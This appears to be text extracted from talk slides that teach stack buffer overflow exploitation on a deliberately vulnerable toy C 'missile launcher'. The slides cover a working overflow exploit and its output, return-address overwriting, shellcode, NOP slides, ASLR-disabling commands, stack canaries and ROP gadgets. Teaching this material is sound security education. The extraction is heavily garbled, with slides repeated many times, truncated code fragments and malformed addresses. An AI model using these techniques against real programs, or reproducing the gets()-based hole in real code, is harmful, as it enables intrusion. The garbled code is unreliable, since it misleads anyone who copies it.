    puts("Operation complete");
}

```

```

int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}

```

But hey! Why stop with the stack variables, can we have fun with the return address as well?

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int
    bo
    cha
    0xbffffa40 0x50 0xfa 0xff 0xbf
    pri
    get
    if
    if
    if
    }
    if
    if
    }
    int mai
    {
        puts("WarGames MissileLauncher v0.1");
        authenticate_and_launch();
        puts("Operation complete");
    }

```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```

int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}

```

But hey! Why stop with the stack variables, can we have fun with the return address as well?

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbfffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbfffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 4 missiles
Secret: Access granted
Launching 5 missiles
Secret: Access granted
Launching 6 missiles
...
```

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles;
    bool allowaccess;
    char response[16];
    ...
    0xbfffffa40 0x50 0xfa 0xff 0xbf
    printf('
    gets(response);
    if (strcmp(response, "Y") == 0) {
        allowaccess = true;
    }
    if (allowaccess) {
        puts("Authenticating...");
        launch_missiles(3);
    }
    if (!allowaccess) {
        puts("Access denied!");
    }
}
    0xbfffffa6c 0xc8 0x84 0x04 0x08
int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

```

int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;
    memset(&sf, 0, sizeof sf);
    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbfffffa88;
    sf.return_address = (void*)0x080484c8;
    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 4 missiles
Secret: Access granted
Launching 5 missiles
Secret: Access granted
Launching 6 missiles
...

```

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles;
    bool allowaccess;
    char response[16];
    ...
    0xbfffffa40 0x50 0xfa 0xff 0xbf
    printf('
    gets(response);
    if (strcmp(response, "Y") == 0) {
        allowaccess = true;
    }
    if (allowaccess) {
        puts("Access granted");
        launch_missiles(3);
    }
    if (!allowaccess) {
        puts("Access denied");
    }
}
int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

0xbfffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x03	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
0xbfffffa6c	0x88	0xfa	0xff	0xbf
	0xc8	0x84	0x04	0x08

```

int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;
    memset(&sf, 0, sizeof sf);
    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbfffffa88;
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    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
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    }
}

```

```

$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 4 missiles
Secret: Access granted
Launching 5 missiles
Secret: Access granted
Launching 6 missiles
...

```

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles;
    bool allowaccess;
    char response[16];
    int bfffffa40[16] = {0};

    printf("Enter number of missiles: ");
    gets(response);

    if (strcmp(response, "4") == 0) {
        allowaccess = true;
    }

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(4);
    }

    if (!allowaccess) {
        puts("Access denied");
    }
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

0xbfffffa40	0x50	0xfa	0xff	0xbff
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x03	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
0xbfffffa6cc	0x88	0xfa	0xff	0xbff
	0xc8	0x84	0x04	0x08

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    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
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        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}

```

```

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WarGames MissileLauncher v0.1
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Launching 6 missiles
...

```

Overwriting the return-address is an example of **arc injection**, where we change the execution flow of the program. This technique can also be used to jump into a function in the standard library, for example, first push the address of a string, say "cat /etc/password" and then jump to the system(). Therefore this technique is sometimes referred to as **return to libc**.

```
void launch_mi
{
    printf("La
// TODO: i
}
```

```
void authenticate_and_launch(void)
{
```

```
    int n_m
    bool al
    char res
    if (res
        printf('
        gets(res
        if (stro
            allo
            if (allo
                puts(
                laun
            }
            if (!al
                puts(
}
    0xbfffffa40 0x50 0xfa 0xff 0xbf
    0x00 0x40 0xfc 0xb7
    0x00 0x00 0x00 0x00
    0x00 0x39 0xe1 0xb7
    0x00 0x00 0x00 0x00
    0x00 0x00 0x00 0x00
    0x03 0x00 0x00 0x00
    0x00 0x00 0x00 0x01
    0x00 0x00 0x00 0x00
    0x00 0x00 0x00 0x00
    0x88 0xfa 0xff 0xbf
    0xc8 0x84 0x04 0x08
}
    0xbfffffa6c
```

```
int main(vo
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
    uint8_t padding1[3];
    bool allowaccess;
    uint8_t padding2[8];
    void * saved_ebp;
    void * return_address;
} sf;
memset(&sf, 0, sizeof sf);
sf.allowaccess = true;
sf.n_missiles = 3;
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while (true) {
    sf.n_missiles++;
    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
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```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
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```

We are of course not limited to only push data on the stack,
let's try to put some executable code on the stack.

```
00000000 <hello>:  
0: 55          push    ebp  
1: 89 e5        mov     ebp,esp  
3: 83 ec 28     sub     esp,0x28  
6: c7 45 eb 44 61 76 69  mov    DWORD PTR [ebp-0x15],0x69766144  
d: c7 45 ef 64 20 72 6f  mov    DWORD PTR [ebp-0x11],0x6f722064  
14: c7 45 f3 63 6b 73 21  mov    DWORD PTR [ebp-0xd],0x21736b63  
1b: c6 45 f7 00          mov    BYTE PTR [ebp-0x9],0x0  
1f: 8d 45 eb          lea    eax,[ebp-0x15]  
22: 89 04 24          mov    DWORD PTR [esp],eax  
25: e8 fc ff ff ff  call   26 <hello+0x26>  
2a: c9              leave  
2b: c3              ret
```

We are of course not limited to only push data on the stack,
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Let a compiler generate the values to write on the stack.

```
00000000 <hello>:  
0: 55          push    ebp  
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```

This is our **shell code**, and we can now do **code injection** by letting our exploit poke this into memory and use for example arc injection to jump to the first instruction. If you craft the exploit carefully, you might manage to restore the stack and return correctly back to the original return address as if nothing has happened.

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Expert tip: it might be difficult to calculate exactly the address of your code, so often you will start your shell code with a long string of NOP's or similar to make it easier to start executing your code. This is often called a **NOP slide**.



Cool! Can you demonstrate how to do code injection?



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It used to be easy to do this, back in the old days. Recent versions of all major operating systems have implemented some kind of protection mechanisms to prevent data to be executed as code. **Data Execution Protection (DEP)**.

This is sometimes implemented as a **W^X** strategy (Writable xor eXecutable), where blocks of memory are marked as either writable or executable but never simultaneously. For a long time there has also been hardware support for this (often called the **NX bit**), and some operating systems refuses to be installed on machines that does not have hardware protection against running data as code.



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But what about the other stuff you have demonstrated. Is there no protection against that?

Yes, there are plenty, but most of them are easy to turn off. (Remember this is a talk about how to write insecure code... so we don't deny ourself the opportunity to make things easy for ourself)

One mechanism that makes it difficult to do arc injection or return to lib-c is **ASLR (address space layout randomization)**. When ASLR is enabled key data areas gets a "hard to guess" positions when the program is being loaded and executed. For ASLR to work properly your code must also compile as **position independent code** (-fPIC , -fPIE)

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    puts("David rocks!");
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int main(void)
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    char * str = "David rocks!";
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}
```

ASLR disabled

```
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
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    char * str = "David rocks!";
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    printf("%p\n", str);
    printf("%p\n", system);
}
```

ASLR disabled

```
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$
```

ASLR enabled

```
$ ./a.out
0xb77cf64b
0xb77cf770
0xb764af50
$ ./a.out
0xb777264b
0xb7772770
0xb75edf50
$ ./a.out
0xb772b64b
0xb772b770
0xb75a6f50
$
```

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On my machine there are many ways to disable/enable ASLR.

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}
```

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```

ASLR enabled

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$ ./a.out
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$ ./a.out
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0xb75edf50
$ ./a.out
0xb772b64b
0xb772b770
0xb75a6f50
$
```

On my machine there are many ways to disable/enable ASLR.

- Disable / enable ASLR with "echo value > /proc/sys/kernel/randomize_va_space"
- Change set "kernel.randomize_va_space = value" in /etc/sysctl.conf
- Boot linux with the norandmaps parameter

Many compliers can create extra code to check for buffer overflow. Here is an example.

Many compilers can create extra code to check for buffer overflow. Here is an example.

compiled with -fno-stack-protector

```

080484c8 <authenticate_and_launch>:
080484c8 push    ebp
080484c9 mov     ebp,esp
080484cb sub     esp,0x28

080484ce mov     DWORD PTR [ebp-0x10],0x2
080484d5 mov     BYTE PTR [ebp-0x9],0x0
080484d9 mov     DWORD PTR [esp],0x8048617
080484e0 call    8048360 <printf@plt>
080484e5 lea     eax,[ebp-0x18]
080484e8 mov     DWORD PTR [esp],eax
080484eb call    8048370 <gets@plt>
080484f0 mov     DWORD PTR [esp+0x4],0x8048620
080484f8 lea     eax,[ebp-0x18]
080484fb mov     DWORD PTR [esp],eax
080484fe call    8048350 <strcmp@plt>
08048503 test   eax, eax
08048505 jne    804850b <authenticate_and_launch+0x43>
08048507 mov     BYTE PTR [ebp-0x9],0x1
0804850b cmp     BYTE PTR [ebp-0x9],0x0
0804850f je     8048528 <authenticate_and_launch+0x60>
08048511 mov     DWORD PTR [esp],0x8048627
08048518 call    8048380 <puts@plt>
0804851d mov     eax,DWORD PTR [ebp-0x10]
08048520 mov     DWORD PTR [esp],eax
08048523 call    80484ad <launch_missiles>
08048528 movzx  eax,BYTE PTR [ebp-0x9]
0804852c xor    eax,0x1
0804852f test   al,al
08048531 je     804853f <authenticate_and_launch+0x77>
08048533 mov     DWORD PTR [esp],0x8048636
0804853a call    8048380 <puts@plt>

0804853f leave
08048540 ret

```

compiled with -fstack-protector

```

08048518 <authenticate_and_launch>:
08048518 push    ebp
08048519 mov     ebp,esp
0804851b sub     esp,0x38
0804851e mov     eax,gs:0x14
08048524 mov     DWORD PTR [ebp-0xc],eax
08048527 xor    eax,eax
08048529 mov     DWORD PTR [ebp-0x18],0x2
08048530 mov     BYTE PTR [ebp-0x19],0x0
08048534 mov     DWORD PTR [esp],0x8048687
0804853b call    80483a0 <printf@plt>
08048540 lea     eax,[ebp-0x14]
08048543 mov     DWORD PTR [esp],eax
08048546 call    80483b0 <gets@plt>
0804854b mov     DWORD PTR [esp+0x4],0x8048690
08048553 lea     eax,[ebp-0x14]
08048556 mov     DWORD PTR [esp],eax
08048559 call    8048390 <strcmp@plt>
0804855e test   eax, eax
08048560 jne    8048566 <authenticate_and_launch+0x4e>
08048562 mov     BYTE PTR [ebp-0x19],0x1
08048566 cmp     BYTE PTR [ebp-0x19],0x0
0804856a je     8048583 <authenticate_and_launch+0x6b>
0804856c mov     DWORD PTR [esp],0x8048697
08048573 call    80483d0 <puts@plt>
08048578 mov     eax,DWORD PTR [ebp-0x18]
0804857b mov     DWORD PTR [esp],eax
0804857e call    80484fd <launch_missiles>
08048583 movzx  eax,BYTE PTR [ebp-0x19]
08048587 xor    eax,0x1
0804858a test   al,al
0804858c je     804859a <authenticate_and_launch+0x82>
0804858e mov     DWORD PTR [esp],0x80486a6
08048595 call    80483d0 <puts@plt>
0804859a mov     eax,DWORD PTR [ebp-0xc]
0804859d xor    eax,DWORD PTR gs:0x14
080485a4 je     80485ab <authenticate_and_launch+0x93>
080485a6 call    80483c0 <__stack_chk_fail@plt>
080485ab leave
080485ac ret

```

Many compilers can create extra code to check for buffer overflow. Here is an example.

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080484d5 mov     BYTE PTR [ebp-0x9],0x0
080484d9 mov     DWORD PTR [esp],0x8048617
080484e0 call    8048360 <printf@plt>
080484e5 lea     eax,[ebp-0x18]
080484e8 mov     DWORD PTR [esp],eax

```

compiled with -fstack-protector

```

08048518 <authenticate_and_launch>:
08048518 push    ebp
08048519 mov     ebp,esp
0804851b sub     esp,0x38
0804851e mov     eax,gs:0x14
08048524 mov     DWORD PTR [ebp-0xc],eax
08048527 xor     eax,eax
08048529 mov     DWORD PTR [ebp-0x18],0x2
08048530 mov     BYTE PTR [ebp-0x19],0x0
08048534 mov     DWORD PTR [esp],0x8048687
0804853b call    80483a0 <printf@plt>
08048540 lea     eax,[ebp-0x14]
08048543 mov     DWORD PTR [esp],eax

```

A "magic" value is put on stack in the preamble for the function. This magic value is then checked again before the function returns to the caller. This sometimes called a **stack canary**.

```

080484fe call    8048500 <authenticate_and_launch>
08048503 test    eax,eax
08048505 jne    804850b <authenticate_and_launch+0x43>
08048507 mov     BYTE PTR [ebp-0x9],0x1
0804850b cmp     BYTE PTR [ebp-0x9],0x0
0804850f je     8048528 <authenticate_and_launch+0x60>
08048511 mov     DWORD PTR [esp],0x8048627
08048518 call    8048380 <puts@plt>
0804851d mov     eax,DWORD PTR [ebp-0x10]
08048520 mov     DWORD PTR [esp],eax
08048523 call    80484ad <launch_missiles>
08048528 movzx  eax,BYTE PTR [ebp-0x9]
0804852c xor    eax,0x1
0804852f test   al,al
08048531 je     804853f <authenticate_and_launch+0x77>
08048533 mov     DWORD PTR [esp],0x8048636
0804853a call    8048380 <puts@plt>

0804853f leave
08048540 ret

```

```

0804855e test    eax,eax
08048560 jne    8048566 <authenticate_and_launch+0x4e>
08048562 mov     BYTE PTR [ebp-0x19],0x1
08048566 cmp     BYTE PTR [ebp-0x19],0x0
0804856a je     8048583 <authenticate_and_launch+0x6b>
0804856c mov     DWORD PTR [esp],0x8048697
08048573 call    80483d0 <puts@plt>
08048578 mov     eax,DWORD PTR [ebp-0x18]
0804857b mov     DWORD PTR [esp],eax
0804857e call    80484fd <launch_missiles>
08048583 movzx  eax,BYTE PTR [ebp-0x19]
08048587 xor    eax,0x1
0804858a test   al,al
0804858c je     804859a <authenticate_and_launch+0x82>
0804858e mov     DWORD PTR [esp],0x80486a6
08048595 call    80483d0 <puts@plt>
0804859a mov     eax,DWORD PTR [ebp-0xc]
0804859d xor    eax,DWORD PTR gs:0x14
080485a4 je     80485ab <authenticate_and_launch+0x93>
080485a6 call    80483c0 <__stack_chk_fail@plt>
080485ab leave
080485ac ret

```

Many compilers can create extra code to check for buffer overflow. Here is an example.

compiled with -fno-stack-protector

```

080484c8 <authenticate_and_launch>:
080484c8 push    ebp
080484c9 mov     ebp,esp
080484cb sub     esp,0x28

080484ce mov     DWORD PTR [ebp-0x10],0x2
080484d5 mov     BYTE PTR [ebp-0x9],0x0
080484d9 mov     DWORD PTR [esp],0x8048617
080484e0 call    8048360 <printf@plt>
080484e5 lea     eax,[ebp-0x18]
080484e8 mov     DWORD PTR [esp],eax
080484eb call    8048370 <gets@plt>
080484f0 mov     DWORD PTR [esp+0x4],0x8048620
080484f8 lea     eax,[ebp-0x18]
080484fb mov     DWORD PTR [esp],eax
080484fe call    8048350 <strcmp@plt>
08048503 test   eax, eax
08048505 jne    804850b <authenticate_and_launch+0x43>
08048507 mov     BYTE PTR [ebp-0x9],0x1
0804850b cmp     BYTE PTR [ebp-0x9],0x0
0804850f je     8048528 <authenticate_and_launch+0x60>
08048511 mov     DWORD PTR [esp],0x8048627
08048518 call    8048380 <puts@plt>
0804851d mov     eax,DWORD PTR [ebp-0x10]
08048520 mov     DWORD PTR [esp],eax
08048523 call    80484ad <launch_missiles>
08048528 movzx  eax,BYTE PTR [ebp-0x9]
0804852c xor    eax,0x1
0804852f test   al,al
08048531 je     804853f <authenticate_and_launch+0x77>
08048533 mov     DWORD PTR [esp],0x8048636
0804853a call    8048380 <puts@plt>

0804853f leave
08048540 ret

```

compiled with -fstack-protector

```

08048518 <authenticate_and_launch>:
08048518 push    ebp
08048519 mov     ebp,esp
0804851b sub     esp,0x38
0804851e mov     eax,gs:0x14
08048524 mov     DWORD PTR [ebp-0xc],eax
08048527 xor    eax,eax
08048529 mov     DWORD PTR [ebp-0x18],0x2
08048530 mov     BYTE PTR [ebp-0x19],0x0
08048534 mov     DWORD PTR [esp],0x8048687
0804853b call    80483a0 <printf@plt>
08048540 lea     eax,[ebp-0x14]
08048543 mov     DWORD PTR [esp],eax
08048546 call    80483b0 <gets@plt>
0804854b mov     DWORD PTR [esp+0x4],0x8048690
08048553 lea     eax,[ebp-0x14]
08048556 mov     DWORD PTR [esp],eax
08048559 call    8048390 <strcmp@plt>
0804855e test   eax, eax
08048560 jne    8048566 <authenticate_and_launch+0x4e>
08048562 mov     BYTE PTR [ebp-0x19],0x1
08048566 cmp     BYTE PTR [ebp-0x19],0x0
0804856a je     8048583 <authenticate_and_launch+0x6b>
0804856c mov     DWORD PTR [esp],0x8048697
08048573 call    80483d0 <puts@plt>
08048578 mov     eax,DWORD PTR [ebp-0x18]
0804857b mov     DWORD PTR [esp],eax
0804857e call    80484fd <launch_missiles>
08048583 movzx  eax,BYTE PTR [ebp-0x19]
08048587 xor    eax,0x1
0804858a test   al,al
0804858c je     804859a <authenticate_and_launch+0x82>
0804858e mov     DWORD PTR [esp],0x80486a6
08048595 call    80483d0 <puts@plt>
0804859a mov     eax,DWORD PTR [ebp-0xc]
0804859d xor    eax,DWORD PTR gs:0x14
080485a4 je     80485ab <authenticate_and_launch+0x93>
080485a6 call    80483c0 <__stack_chk_fail@plt>
080485ab leave
080485ac ret

```

Many compilers can create extra code to check for buffer overflow. Here is an example.

compiled with -fno-stack-protector

```
080484c8 <authenticate_and_launch>:  
080484c8 push    ebp  
080484c9 mov     ebp,esp  
080484cb sub     esp,0x28  
  
080484ce mov     DWORD PTR [ebp-0x10],0x2  
080484d5 mov     BYTE PTR [ebp-0x9],0x0  
080484d9 mov     DWORD PTR [esp],0x8048617  
080484e0 call    8048360 <printf@plt>  
080484e5 lea     eax,[ebp-0x18]  
080484e8 mov     DWORD PTR [esp],eax  
080484eb call    8048370 <gets@plt>  
080484f0 mov     DWORD PTR [esp+0x4],0x8048620  
080484f8 lea     eax,[ebp-0x18]  
080484fb mov     DWORD PTR [esp],eax  
080484fe call    8048350 <strcmp@plt>  
08048503 test   eax, eax  
08048505 jne    804850b <authenticate_and_launch+0x43>  
08048507 mov     BYTE PTR [ebp-0x9],0x1  
0804850b cmp     BYTE PTR [ebp-0x9],0x0  
0804850f je     8048528 <authenticate_and_launch+0x60>  
08048511 mov     DWORD PTR [esp],0x8048627  
08048518 call    8048380 <puts@plt>  
0804851d mov     eax,DWORD PTR [ebp-0x10]  
08048520 mov     DWORD PTR [esp],eax  
08048523 call    80484ad <launch_missiles>  
08048528  
0804852d  
0804852e  
08048531  
08048533  
0804853a call    8048380 <puts@plt>  
0804853f leave  
08048540 ret
```

compiled with -fstack-protector

```
08048518 <authenticate_and_launch>:  
08048518 push    ebp  
08048519 mov     ebp,esp  
0804851b sub     esp,0x38  
0804851e mov     eax,gs:0x14  
08048524 mov     DWORD PTR [ebp-0xc],eax  
08048527 xor     eax,eax  
08048529 mov     DWORD PTR [ebp-0x18],0x2  
08048530 mov     BYTE PTR [ebp-0x19],0x0  
08048534 mov     DWORD PTR [esp],0x8048687  
0804853b call    80483a0 <printf@plt>  
08048540 lea     eax,[ebp-0x14]  
08048543 mov     DWORD PTR [esp],eax  
08048546 call    80483b0 <gets@plt>  
0804854b mov     DWORD PTR [esp+0x4],0x8048690  
08048553 lea     eax,[ebp-0x14]  
08048556 mov     DWORD PTR [esp],eax  
08048559 call    8048390 <strcmp@plt>  
0804855e test   eax, eax  
08048560 jne    8048566 <authenticate_and_launch+0x4e>  
08048562 mov     BYTE PTR [ebp-0x19],0x1  
08048566 cmp     BYTE PTR [ebp-0x19],0x0  
0804856a je     8048583 <authenticate_and_launch+0x6b>  
0804856c mov     DWORD PTR [esp],0x8048697  
08048573 call    80483d0 <puts@plt>  
08048578 mov     eax,DWORD PTR [ebp-0x18]  
0804857b mov     DWORD PTR [esp],eax  
0804857e call    80484fd <launch_missiles>  
08048528  
0804852d  
08048531  
08048533  
0804853a call    8048380 <puts@plt>  
0804853f leave  
08048540 ret
```

Notice also that the variables have been rearranged in memory so that it is more difficult to overwrite them through a stack overflow in the response buffer.

```
0804853a call    8048380 <puts@plt>  
0804853f leave  
08048540 ret
```

```
08048595 call    80483d0 <puts@plt>  
0804859a mov     eax,DWORD PTR [ebp-0xc]  
0804859d xor     eax,DWORD PTR gs:0x14  
080485a4 je     80485ab <authenticate_and_launch+0x93>  
080485a6 call    80483c0 <__stack_chk_fail@plt>  
080485ab leave  
080485ac ret
```

Many compilers can create extra code to check for buffer overflow. Here is an example.

compiled with -fno-stack-protector

```

080484c8 <authenticate_and_launch>:
080484c8 push    ebp
080484c9 mov     ebp,esp
080484cb sub     esp,0x28

80484ce mov     DWORD PTR [ebp-0x10],0x2
80484d5 mov     BYTE PTR [ebp-0x9],0x0
80484d9 mov     DWORD PTR [esp],0x8048617
80484e0 call    8048360 <printf@plt>
80484e5 lea     eax,[ebp-0x18]
80484e8 mov     DWORD PTR [esp],eax
80484eb call    8048370 <gets@plt>

```

low address

response (8 bytes)

n_missiles (4 bytes)

allowaccess (1 byte)

pointer to stack frame for `_main`

return address, next instruction in `_main`

pointer to stack frame for `_start`

high address

return address, next instruction in `_start`

```
8048523 call   80484ad <launch_missiles>
```

```
8048528
```

```
804852d
```

```
804852e
```

```
804852f
```

```
8048530
```

```
8048531
```

```
8048532
```

```
8048533
```

```
804853a call   8048380 <puts@plt>
```

```
804853f leave
```

```
8048540 ret
```

compiled with -fstack-protector

```

08048518 <authenticate_and_launch>:
08048518 push    ebp
08048519 mov     ebp,esp
0804851b sub     esp,0x38
0804851e mov     eax,gs:0x14
08048524 mov     DWORD PTR [ebp-0xc],eax
08048527 xor     eax, eax
08048529 mov     DWORD PTR [ebp-0x18],0x2
08048530 mov     BYTE PTR [ebp-0x19],0x0
08048534 mov     DWORD PTR [esp],0x8048687
0804853b call    80483a0 <printf@plt>
08048540 lea     eax,[ebp-0x14]
08048543 mov     DWORD PTR [esp],eax
08048546 call    80483b0 <gets@plt>

```

low address

allowaccess (1 byte)

n_missiles (4 bytes)

response (8 bytes)

"**magic number**" (4 byte)

pointer to stack frame for `_main`

return address, next instruction in `_main`

pointer to stack frame for `_start`

high address

```
804857e call   80484fd <launch_missiles>
```

```
8048595 call   80483d0 <puts@plt>
```

```
804859a mov    eax,DWORD PTR [ebp-0xc]
```

```
804859d xor    eax,DWORD PTR gs:0x14
```

```
80485a4 je    80485ab <authenticate_and_launch+0x93>
```

```
80485a6 call   80483c0 <__stack_chk_fail@plt>
```

```
80485ab leave
```

```
80485ac ret
```

Notice also that the variables have been rearranged in memory so that it is more difficult to overwrite them through a stack overflow in the response buffer.

PAE/NX, Stack Protectors, ASLR and similar techniques certainly make it more difficult to hack into a system, but there is a very powerful exploit technique called **Return-oriented Programming** that is able to bypass basically every defence...

```
$ od -An -x ./launch
...
0006 0000 0018 0000 0004 0000 0014 0000
0003 0000 4e47 0055 245b fe3c 81c6 d16a
0cca b71a 27d0 7b1f b5ab 697f 0002 0000
04a0 ff08 c9d2 89c3 8df6 27bc 0000 0000
...
3d80 a030 0804 7500 5513 e589 ec83 e808
ff7c ffff 05c6 a030 0804 c901 c3f3 9066
10a1 049f 8508 74c0 b81f 0000 0000 c085
1674 8955 83e5 18ec 04c7 1024 049f ff08
c9d0 79e9 ffff 90ff 73e9 ffff 55ff e589
ec83 8b18 0845 4489 0424 04c7 7024 0486
...
e808 fe8a ffff c3c9 8955 83e5 38ec a165
0014 0000 4589 31f4 c7c0 e845 0002 0000
45c6 00e7 04c7 8724 0486 e808 fe60 ffff
458d 89ec 2404 65e8 fffe c7ff 2444 9004
...
0486 8d08 ec45 0489 e824 fe32 ffff c085
0475 45c6 01e7 7d80 00e7 1774 04c7 9724
0486 e808 fe58 ffff 458b 89e8 2404 7ae8
...
```

PAE/NX, Stack Protectors, ASLR and similar techniques certainly make it more difficult to hack into a system, but there is a very powerful exploit technique called **Return-oriented Programming** that is able to bypass basically every defence...

```
$ od -An -x ./launch
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0006 0000 0018 0000 0004 0000 0014 0000
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04a0 ff08 c9d2 89c3 8df6 27bc 0000 0000
...
3d80 a030 0804 7500 5513 e589 ec83 e808
ff7c ffff 05c6 a030 0804 c901 c3f3 9066
10a1 049f 8508 74c0 b81f 0000 0000 c085
1674 8955 83e5 18ec 04c7 1024 049f ff08
c9d0 79e9 ffff 90ff 73e9 ffff 55ff e589
ec83 8b18 0845 4489 0424 04c7 7024 0486
...
e808 fe8a ffff c3c9 8955 83e5 38ec a165
0014 0000 4589 31f4 c7c0 e845 0002 0000
45c6 00e7 04c7 8724 0486 e808 fe60 ffff
458d 89ec 2404 65e8 fffe c7ff 2444 9004
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0475 45c6 01e7 7d80 00e7 1774 04c7 9724
0486 e808 fe58 ffff 458b 89e8 2404 7ae8
...

```

PAE/NX, Stack Protectors, ASLR and similar techniques certainly make it more difficult to hack into a system, but there is a very powerful exploit technique called **Return-oriented Programming** that is able to bypass basically every defence...

```
$ python ROPgadget.py --binary ./launch --depth 4
...
0x080487eb : adc al, 0x41 ; ret
0x08048464 : add al, 8 ; call eax
0x080484a1 : add al, 8 ; call edx
0x08048466 : call eax
